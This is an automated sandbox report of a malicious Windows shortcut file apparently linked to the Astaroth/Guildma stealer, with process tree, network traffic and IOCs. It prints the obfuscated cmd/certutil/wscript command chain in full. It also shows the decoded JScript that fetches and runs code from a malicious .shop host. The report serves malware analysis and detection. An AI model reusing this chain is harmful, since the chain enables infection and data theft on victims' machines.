ID: 795686
Sample Name: uk231b27we.lnk
Cookbook: default.jbs
Time: 07:45:08
Date: 01/02/2023
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

uk231b27we.lnk


Overview

General Information

Sample Name:	uk231b27we.lnk
Analysis ID:	795686
MD5:	992f5faaef370f…
SHA1:	cf99a5906e221..
SHA256:	d7ddebfa36f62…
Tags:	Astaroth BRA geo Guildma lnk
Infos:	



Detection




Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- System process connects to networ…
- Windows shortcut file (LNK) starts b…
- Snort IDS alert for network traffic
- Obfuscated command line found
- Queries the volume information (nam…
- Uses a known web browser user age…
- Very long cmdline option found, this…
- Internet Provider seen in connection…
- JA3 SSL client fingerprint seen in co…
- Creates a process in suspended mo…
- IP address seen in connection with …
- Found WSH timer for Javascript or V…

Classification



Process Tree

- **System is w10x64**
- cmd.exe (PID: 6120 cmdline: C:\Windows\system32\cmd.exe /V/D/c md C:\QxdHVBD\>nul 2>&1 &&s^eT XECY=C:\QxdHVBD\^QxdHVBD.^jS&&echo dmFyIEMxOHA9InNjlisiciI7RDE4cD0iaXAiKyJ0OmgiO0UxOHA9IlQiKyJ0UCIrIjoiO0dldE9iamVjdChDMThwK0QxOHArRTE4cCsiLy9nd2FlOC5pbmR1c3RyeWluZmx1ZW5jZS5zaG9wLz8zLyIpOw==>!XECY!&&cErtUtil -f -dEco^de !XECY! !XECY!&&ca^ll !XECY! MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - certutil.exe (PID: 1648 cmdline: cErtUtil -f -dEcode C:\QxdHVBD\QxdHVBD.jS C:\QxdHVBD\QxdHVBD.jS MD5: EB199893441CED4BBBCB547FE411CF2D)
  - wscript.exe (PID: 5220 cmdline: "C:\Windows\System32\WScript.exe" "C:\QxdHVBD\QxdHVBD.jS" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Astaroth Stealer Activity (GET) - Source IP: 192.168.2.3 - Destination IP: 172.67.221.22

Timestamp:	192.168.2.3172.67.221.2249681802851288 02/01/23-07:46:04.571673
SID:	2851288
Source Port:	49681
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Data Obfuscation

Obfuscated command line found

Persistence and Installation Behavior

Windows shortcut file (LNK) starts blacklisted processes


HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	Path Interception	1 1 1 Process Injection	1 1 1 Process Injection	OS Credential Dumping	1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Scripting	Security Account Manager	1 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 4 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	1 2 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://gwae8.industryinfluence.shop/b	0%	Avira URL Cloud	safe	
http://hTtP://gwae8.industryinfluence.shop/?3/	0%	Avira URL Cloud	safe	
http://gwae8.industryinfluence.shop/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.cloudflare.com	104.16.124.96	true	false		high
gwae8.industryinfluence.shop	172.67.221.22	true	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://www.cloudflare.com/cdn-cgi/error	false		high
http://gwae8.industryinfluence.shop/?3/	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://gwae8.industryinfluence.shop/b	wscript.exe, 00000003.00000003.251866049.0000029B8EFBE000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000002.258349869.0000029B8EFBE000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.251623224.0000029B8EFBE000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://hTtP://gwae8.industryinfluence.shop/?3/	wscript.exe, 00000003.00000003.257912420.0000029B8EF4B000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.cloudflare.com/cdn-cgi/errorZ	wscript.exe, 00000003.00000003.251623224.0000029B8EFD0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000002.258349869.0000029B8EFD0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.257912420.0000029B8EFD0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.251961509.0000029B8EFD0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.cloudflare.com/	wscript.exe, 00000003.00000002.258349869.0000029B8EF8D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.257912420.0000029B8EF8D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.251623224.0000029B8EF9D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.251866049.0000029B8EF8D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.251961509.0000029B8EF96000.00000004.00000020.00020000.00000000.sdmp	false		high
http://gwae8.industryinfluence.shop/	wscript.exe, 00000003.00000003.251866049.0000029B8EFBE000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000002.258349869.0000029B8EFBE000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.251623224.0000029B8EFBE000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.cloudflare.com/cdn-cgi/error(	wscript.exe, 00000003.00000003.251866049.0000029B8EFBE000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.251623224.0000029B8EFBE000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.cloudflare.com/cdn-cgi/errorZ.4	wscript.exe, 00000003.00000003.251785022.0000029B90E13000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.cloudflare.com/cdn-cgi/error&	wscript.exe, 00000003.00000003.251623224.0000029B8EF9D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.251866049.0000029B8EF8D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.251961509.0000029B8EF96000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.cloudflare.com/cdn-cgi/error2.L	wscript.exe, 00000003.00000003.251785022.0000029B90E13000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.cloudflare.com/~	wscript.exe, 00000003.00000002.258349869.0000029B8EF8D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.257912420.0000029B8EF8D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.251623224.0000029B8EF9D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.251866049.0000029B8EF8D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000003.00000003.251961509.0000029B8EF96000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.221.22	gwae8.industryinfluence.shop	United States		13335	CLOUDFLARENETUS	true
104.16.124.96	www.cloudflare.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	795686
Start date and time:	2023-02-01 07:45:08 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 3m 33s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	4

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	uk231b27we.lnk
Detection:	MAL
Classification:	mal68.evad.winLNK@6/1@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .lnk • Stop behavior analysis, all processes terminated

Warnings

- Exclude process from analysis (whitelisted): conhost.exe
- Excluded domains from analysis (whitelisted): fs.microsoft.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\QxdHVBD\QxdHVBD.jS

Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	115
Entropy (8bit):	4.8753913563792635
Encrypted:	false
SSDEEP:	3:qSRoOhUXGde8ux1iHeYYGRtXOKOROHbzGmWuPe:qYvCWde8uzke5mXaROHPe
MD5:	CD1237439B02D4630BDF97FD569C08C7
SHA1:	A649E31837844B577EBFDFFE47E568013892E14D
SHA-256:	0ACED34175579F357EF6571DF3947AB9C88B4539C650469FB557D6CFA8875F94
SHA-512:	7258BA02054D2CD53BAD51CA2B378DBB464C497906BB1EC87E08088648A3F2A4D51DDA2399D1E2A04587B189798A500CA0B94637EA434B698A4DE47481373A4A
Malicious:	false
Reputation:	low
Preview:	var C18p="sc"+"r";D18p="ip"+"t:h";E18p="T"+"tP"+":";GetObject(C18p+D18p+E18p+"//gwae8.industryinfluence.shop/?3/");

Static File Info

General

File type:	MS Windows shortcut, Item id list present, Has Working directory, Has command line arguments, Archive, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hidenormalshowminimized
Entropy (8bit):	5.501500197410826
TrID:	• Windows Shortcut (20020/1) 100.00%
File name:	uk231b27we.lnk
File size:	493
MD5:	992f5faaef370f7963b09123eaee18dd
SHA1:	cf99a5906e22105ade1f367f0c289fafa9952a1c
SHA256:	d7ddebfa36f629e5ef41b692140e2c06f23b5c8017040215eaf0247a7db3b2f7
SHA512:	8ef44a9c4b252683149c1e3fb72b92e856f5caf1f52a49019b98fd7256718c5c83855b6911cdde83c740c015c7fdc52e06a538ba7bf56827edacbff2b0348246
SSDEEP:	12:8rfIM8OBE6ZG8WgkQqWmSbjdnLehOmxm77Rdq/GjJpVNIgm3:8loG8WFtWmQtLehOem7HndNIj3
TLSH:	EBF02B88A8213EC0C0188C3FCA3B3B880D0C28070F45701207C9028840A0C88BA3AF70
File Content Preview:	L.....F1... .....]....P.O. .:i.....+00.../C:\.....+.2.....wINdOws\sYSteM32\conHost.EXe.....C:\wINdOws\sYSteM32+.%ComSpec% /V/D/c "md C:\QxdHVBD\>nul 2>&1 &&s^eT XECY=C:\QxdH

File Icon

Icon Hash:	00828e868e89bd0d

Static Windows Shortcut Info

General

Relative Path:	
Command Line Argument:	%ComSpec% /V/D/c "md C:\QxdHVBD\>nul 2>&1 &&s^eT XECY=C:\QxdHVBD\^QxdHVBD.^jS&&echo dmFyIEMxOHA9InNjIisiciI7RDE4cD0iaXAiKyJ0OmgiO0UxOHA9IlQiKyJ0UCIrIjoiO0dldE9iamVjdChDMThwK0QxOHArRTE4cCsiLy9nd2FlOC5pbmR1c3RyeWluZmx1ZW5jZS5zaG9wLz8zLyIpOw==>!XECY!&&cErtUtil -f -dEco^de !XECY! !XECY!&&ca^ll !XECY!"
Icon location:	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3172.67.221.22 49681802851288 02/01/23-07:46:04.571673	TCP	2851288	ETPRO TROJAN Astaroth Stealer Activity (GET)	49681	80	192.168.2.3	172.67.221.22

Network Port Distribution

Total Packets: 17

- 53 (DNS)
- 443 (HTTPS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 1, 2023 07:46:04.553697109 CET	49681	80	192.168.2.3	172.67.221.22
Feb 1, 2023 07:46:04.570945024 CET	80	49681	172.67.221.22	192.168.2.3
Feb 1, 2023 07:46:04.571114063 CET	49681	80	192.168.2.3	172.67.221.22
Feb 1, 2023 07:46:04.571672916 CET	49681	80	192.168.2.3	172.67.221.22
Feb 1, 2023 07:46:04.588733912 CET	80	49681	172.67.221.22	192.168.2.3
Feb 1, 2023 07:46:04.681535959 CET	80	49681	172.67.221.22	192.168.2.3
Feb 1, 2023 07:46:04.681664944 CET	49681	80	192.168.2.3	172.67.221.22
Feb 1, 2023 07:46:04.733427048 CET	49682	443	192.168.2.3	104.16.124.96
Feb 1, 2023 07:46:04.733500957 CET	443	49682	104.16.124.96	192.168.2.3
Feb 1, 2023 07:46:04.733609915 CET	49682	443	192.168.2.3	104.16.124.96
Feb 1, 2023 07:46:04.752247095 CET	49682	443	192.168.2.3	104.16.124.96
Feb 1, 2023 07:46:04.752300024 CET	443	49682	104.16.124.96	192.168.2.3
Feb 1, 2023 07:46:04.802468061 CET	443	49682	104.16.124.96	192.168.2.3
Feb 1, 2023 07:46:04.802714109 CET	49682	443	192.168.2.3	104.16.124.96
Feb 1, 2023 07:46:05.172800064 CET	49682	443	192.168.2.3	104.16.124.96
Feb 1, 2023 07:46:05.172831059 CET	443	49682	104.16.124.96	192.168.2.3
Feb 1, 2023 07:46:05.173230886 CET	443	49682	104.16.124.96	192.168.2.3
Feb 1, 2023 07:46:05.173301935 CET	49682	443	192.168.2.3	104.16.124.96
Feb 1, 2023 07:46:05.175806999 CET	49682	443	192.168.2.3	104.16.124.96
Feb 1, 2023 07:46:05.175823927 CET	443	49682	104.16.124.96	192.168.2.3
Feb 1, 2023 07:46:05.218571901 CET	443	49682	104.16.124.96	192.168.2.3
Feb 1, 2023 07:46:05.218666077 CET	443	49682	104.16.124.96	192.168.2.3
Feb 1, 2023 07:46:05.218744993 CET	49682	443	192.168.2.3	104.16.124.96
Feb 1, 2023 07:46:05.218787909 CET	49682	443	192.168.2.3	104.16.124.96
Feb 1, 2023 07:46:05.251394033 CET	49682	443	192.168.2.3	104.16.124.96
Feb 1, 2023 07:46:05.251434088 CET	443	49682	104.16.124.96	192.168.2.3
Feb 1, 2023 07:46:08.603228092 CET	49681	80	192.168.2.3	172.67.221.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 1, 2023 07:46:04.494297028 CET	54264	53	192.168.2.3	8.8.8.8
Feb 1, 2023 07:46:04.542516947 CET	53	54264	8.8.8.8	192.168.2.3
Feb 1, 2023 07:46:04.697105885 CET	58974	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 1, 2023 07:46:04.719468117 CET	53	58974	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Feb 1, 2023 07:46:04.494297028 CET	192.168.2.3	8.8.8.8	0x9214	Standard query (0)	gwae8.industryinfluence.shop	A (IP address)	IN (0x0001)	false
Feb 1, 2023 07:46:04.697105885 CET	192.168.2.3	8.8.8.8	0x2d4d	Standard query (0)	www.cloudflare.com	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 1, 2023 07:46:04.542516947 CET	8.8.8.8	192.168.2.3	0x9214	No error (0)	gwae8.industryinfluence.shop		172.67.221.22	A (IP address)	IN (0x0001)	false
Feb 1, 2023 07:46:04.542516947 CET	8.8.8.8	192.168.2.3	0x9214	No error (0)	gwae8.industryinfluence.shop		104.21.70.70	A (IP address)	IN (0x0001)	false
Feb 1, 2023 07:46:04.719468117 CET	8.8.8.8	192.168.2.3	0x2d4d	No error (0)	www.cloudflare.com		104.16.124.96	A (IP address)	IN (0x0001)	false
Feb 1, 2023 07:46:04.719468117 CET	8.8.8.8	192.168.2.3	0x2d4d	No error (0)	www.cloudflare.com		104.16.123.96	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- www.cloudflare.com
- gwae8.industryinfluence.shop

Statistics

Behavior



System Behavior

Analysis Process: cmd.exe PID: **6120**, Parent PID: **6096**

General

Target ID:	1
Start time:	07:46:02
Start date:	01/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /V/D/c md C:\QxdHVBD\>nul 2>&1 &&s^eT XECY=C:\QxdHVBD\^QxdHVBD.^jS&&echo dmFyIEMxOHA9InNjIisiciI7RDE4cD0iaXAiKyJ0OmgiO0UxOHA9IlQiKyJ0UCIrIjoiO0dldE9iamVjdChDMThwK0QxOHArRTE4cCsiLy9nd2FlOC5pbmR1c3RyeWluZmx1ZW5jZS5zaG9wLz8zLylpOw==>!XECY!&&cErtUtil -f -dEco^de !XECY! !XECY!&&ca^ll !XECY!
Imagebase:	0x7ff707bb0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: certutil.exe PID: **1648**, Parent PID: **6120**

General

Target ID:	2
Start time:	07:46:02
Start date:	01/02/2023
Path:	C:\Windows\System32\certutil.exe
Wow64 process (32bit):	false
Commandline:	cErtUtil -f -dEcode C:\QxdHVBD\QxdHVBD.jS C:\QxdHVBD\QxdHVBD.jS
Imagebase:	0x7ff72d670000
File size:	1557504 bytes
MD5 hash:	EB199893441CED4BBBCB547FE411CF2D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **5220**, Parent PID: **6120**

General

Target ID:	3
Start time:	07:46:03
Start date:	01/02/2023
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\QxdHVBD\QxdHVBD.jS"
Imagebase:	0x7ff73faf0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly